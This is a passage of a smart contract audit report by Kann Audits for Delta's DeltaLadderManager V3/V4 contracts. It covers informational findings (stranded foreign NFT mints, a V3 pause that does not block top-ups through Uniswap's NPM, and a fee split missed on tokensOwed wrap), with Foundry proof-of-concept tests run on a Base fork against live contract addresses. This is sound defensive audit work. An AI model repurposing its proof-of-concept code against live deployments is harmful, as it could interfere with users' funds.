        nft.safeMint(address(MGR3), 2);
        nft.safeMint(address(MGR4), 3);
        assertEq(nft.ownerOf(2), address(MGR3));
        assertEq(nft.ownerOf(3), address(MGR4));

        // rescueNft only addresses the NPM and the posm, so the NFT cannot leave.
        vm.startPrank(OWNER);
        vm.expectRevert();
        MGR3.rescueNft(DeltaLadderManagerV3.Version.V3, 2, OWNER);
        vm.expectRevert();
        MGR3.rescueNft(DeltaLadderManagerV3.Version.V4, 2, OWNER);
        vm.stopPrank();
        assertEq(nft.ownerOf(2), address(MGR3));
    }
}
```

```
[PASS] test_I02_foreignMintStranded()
```

RECOMMENDATION

Reject mints. This is safe because neither position manager calls the hook when it mints:

```
if (from == address(0)) revert UnknownNft();
```

REMEDIATION ● ACKNOWLEDGED

DELTA

Acknowledged, Info. Neither Uniswap position manager calls the receiver when it mints, so the next deployment rejects mints and fixes the comment.

I-03 The V3 pause cannot stop top-ups, because V3 top-ups go straight to the Uniswap NPM

SEVERITY INFORMATIONAL STATUS ACKNOWLEDGED

LOCATION `DeltaLadderManagerV3.sol#L111` `DeltaLadderManagerV3.sol#L533` `DeltaLadderManagerV3.sol#L843`

SUMMARY

`openPaused` is documented as stopping all new capital: "opens, deposits and top-ups revert". The V4 half enforces this in `topUpV4`. The V3 half cannot: a V3 top-up is a call to Uniswap's `NonfungiblePositionManager.increaseLiquidity`, which anyone can call on any position, including the ones the manager holds. While V3 is paused, the app's V3 top-up flow keeps adding capital to positions in its custody.

FINDING DESCRIPTION

Security property. While `openPaused` is set, no new capital enters custody. Invariant 2 (L111), the `openPaused` NatSpec (L184) and the `OpensPaused` NatSpec (L357-358) all name top-ups.

Root cause. The manager can check the pause only in its own entry points, `openV3` (L533) and `onERC721Received` (L843). A V3 top-up never reaches them: the NPM's `increaseLiquidity` checks only the deadline (Base NPM L198-202), while decrease, collect and burn require `isAuthorizedForToken`. The code already relies on this path: "A V3 top-up needs no manager function, since the NPM's `increaseLiquidity` is permissionless" (L207-208).

This is not Known Issue 1, which is about the two halves pausing in separate transactions. This gap remains after both halves are paused.

ATTACK PATH

There is no attacker; this is the app's normal flow.

1. The owner pauses the V3 half during an incident.
2. `openV3` and NFT deposits revert with `OpensPaused`.
3. A user tops up a managed V3 position, which calls `NPM.increaseLiquidity`.
4. The liquidity lands in a position held by the paused manager.

IMPACT

No loss on its own: the added liquidity belongs to the position's beneficiary, who can withdraw it at any time. The cost is that the pause does not do what it says on the V3 half: during an incident in the V3 manager, users keep moving capital into it, and a loss needs that separate incident. The contract cannot gate the NPM, so the remedy is in the frontend and the NatSpec.

LIKELIHOOD

Every V3 pause, unless the frontend checks `openPaused` before offering a V3 top-up.

PROOF OF CONCEPT

`test/report/I05_V3PauseTopUp.t.sol` : one test on a Base fork at block 53,225,979, against the live V3 manager `0x17425c9e2e4f2ef88736e9df578c169153444da4` and V4 manager `0xc774edbeaf3e190b8fe9b9ebc753b58408949430`. With both halves paused, `openV3` and `topUpV4` revert, while a V3 top-up through the NPM still enters custody.

```
contract I05_V3PauseTopUp is ReportBase {
    function test_I05_v3PauseDoesNotStopTopUps() public {
        address alice = _actor("alice");

        // Alice holds a managed V3 position and a managed V4 position.
        (address pool, address t0, address t1) = _v3Pool();
        uint256 id3 = _openV3(alice, pool, t0, t1);
        uint256 id4 = _openV4Native(alice, _v4NativePool(address(new TToken("C"))));

        // Incident response: the owner pauses both halves.
        vm.startPrank(OWNER);
        MGR3.setOpenPaused(true);
        MGR4.setOpenPaused(true);
        vm.stopPrank();

        // Every manager entry point for new capital is closed, including the V4 top-up.
        IDeltaPositionBuilder.Rung[] memory r = new IDeltaPositionBuilder.Rung[](1);
        r[0] = IDeltaPositionBuilder.Rung(-600, 600, 1e18, 1e18, 0, 0);
        vm.prank(alice);
        vm.expectRevert(DeltaLadderManagerV3.OpensPaused.selector);
        MGR3.openV3(pool, r, 0, type(uint160).max, DL);

        uint128[] memory max = new uint128[](1);
        max[0] = 1e18;
        vm.prank(alice);
        vm.expectRevert(DeltaLadderManagerV4.OpensPaused.selector);
        MGR4.topUpV4{value: 1e18}(_one(id4), _one(1e19), max, max, DL, _oneBytes(), _oneBytes());

        // The V3 top-up is a call to the NPM, which never reaches the manager.
        uint128 before = _liqV3(id3);
        _fund(t0, alice, 7e18);
        _fund(t1, alice, 7e18);
        vm.startPrank(alice);
        IERC20(t0).approve(address(NPM), type(uint256).max);
        IERC20(t1).approve(address(NPM), type(uint256).max);
        NPM.increaseLiquidity(INonfungiblePositionManager.IncreaseLiquidityParams(id3, 7e18, 7e18, 0, 0,
DL));
        vm.stopPrank();

        assertTrue(MGR3.openPaused());
        assertEq(IERC721(address(NPM)).ownerOf(id3), address(MGR3));
        assertGt(_liqV3(id3), before, "capital entered V3 custody while paused");
        console2.log("liquidity added to a managed V3 position while paused:", uint256(_liqV3(id3) -
before));
    }
}
```

```
[PASS] test_I05_v3PauseDoesNotStopTopUps()
  liquidity added to a managed V3 position while paused: 236862498668168599994
```

RECOMMENDATION

- Make the frontend read `openPaused` before building a V3 top-up, and note in the incident runbook that the on-chain pause does not cover V3 top-ups.
- Correct the NatSpec (invariant 2, `openPaused`, `OpensPaused`) to say V3 top-ups are not covered.

REMEDIATION ● ACKNOWLEDGED

DELTA

Acknowledged, Info.

I-04 V3 close/decrease fee split can miss fees when `tokensOwed` wraps

SEVERITY ● INFORMATIONAL STATUS ● ACKNOWLEDGED

LOCATION `DeltaLadderManagerV3.sol#L711` `DeltaLadderManagerV3.sol#L763`

Affected code: `DeltaLadderManagerV3._decreaseV3` and `_closeFees`

The V3 NPM exposes `tokensOwed0/1` as `uint128`. During a decrease, the manager uses the `uint256` principal returned by `decreaseLiquidity` together with that narrowed owed counter to separate principal from fees. If principal plus fees exceeds the `uint128` range and the counter wraps to a value no greater than principal, `_closeFees` returns zero. The manager then applies no protocol cut to the collected fees.

This affects the close/decrease path that uses `_decreaseV3`; fee-only collection uses balance deltas and is not affected by this split.

Recommendation: Account for accrued fees independently before decreasing liquidity, or use a method that does not infer fee amounts from the combined, narrowed NPM owed counter. At minimum, treat `nominal ⩽ principal` as an anomalous state and document the exit implications of rejecting it.

REMEDIATION ● ACKNOWLEDGED

DELTA

Acknowledged, but Info rather than Low. The wrap is in Uniswap's own owed counter, so Uniswap already pays out only the wrapped amount and the user loses about 2^128 units. The missed cut is minor next to that.

09 - PLEASE READ

DISCLAIMER

A security audit can never guarantee the complete absence of vulnerabilities. Audits are a time, resource and expertise-bound effort in which we aim to identify as many issues as possible.

This review covers only the files listed in the Scope section, as reviewed. Code changed after the review, external dependencies, deployment configuration and operational practices may introduce additional risk.

10 - WHO WE ARE

ABOUT KANN AUDITS

Kann Audits is a Web3 security audit company helping DeFi protocols, blockchain networks, and infrastructure teams build securely at every stage, from development to launch and beyond.

EXPERT SECURITY AUDITS

Human-led smart contract security audits built around the architecture, business logic, integrations and risk profile of complex Web3 protocols.

AI SECURITY SCAN

Kann AI extracts Solidity call graphs and returns function-level security signals for expert validation.

FORMAL VERIFICATION

Define security properties for critical protocol behaviour and evaluate whether the implementation satisfies those specifications.

INCIDENT RESPONSE

A direct triage path for suspected exploits, critical vulnerabilities, suspicious transactions and urgent remediation review.

KANN AUDITS

WEB3 SECURITY AUDITS

GET IN TOUCH

WEBSITE	kannaudits.com
PORTFOLIO	github.com/KannAudits
EMAIL	contact@kannaudits.com
X	@KannAudits
TELEGRAM	@KannAudits

© 2026 Kann Audits. Prepared for Delta.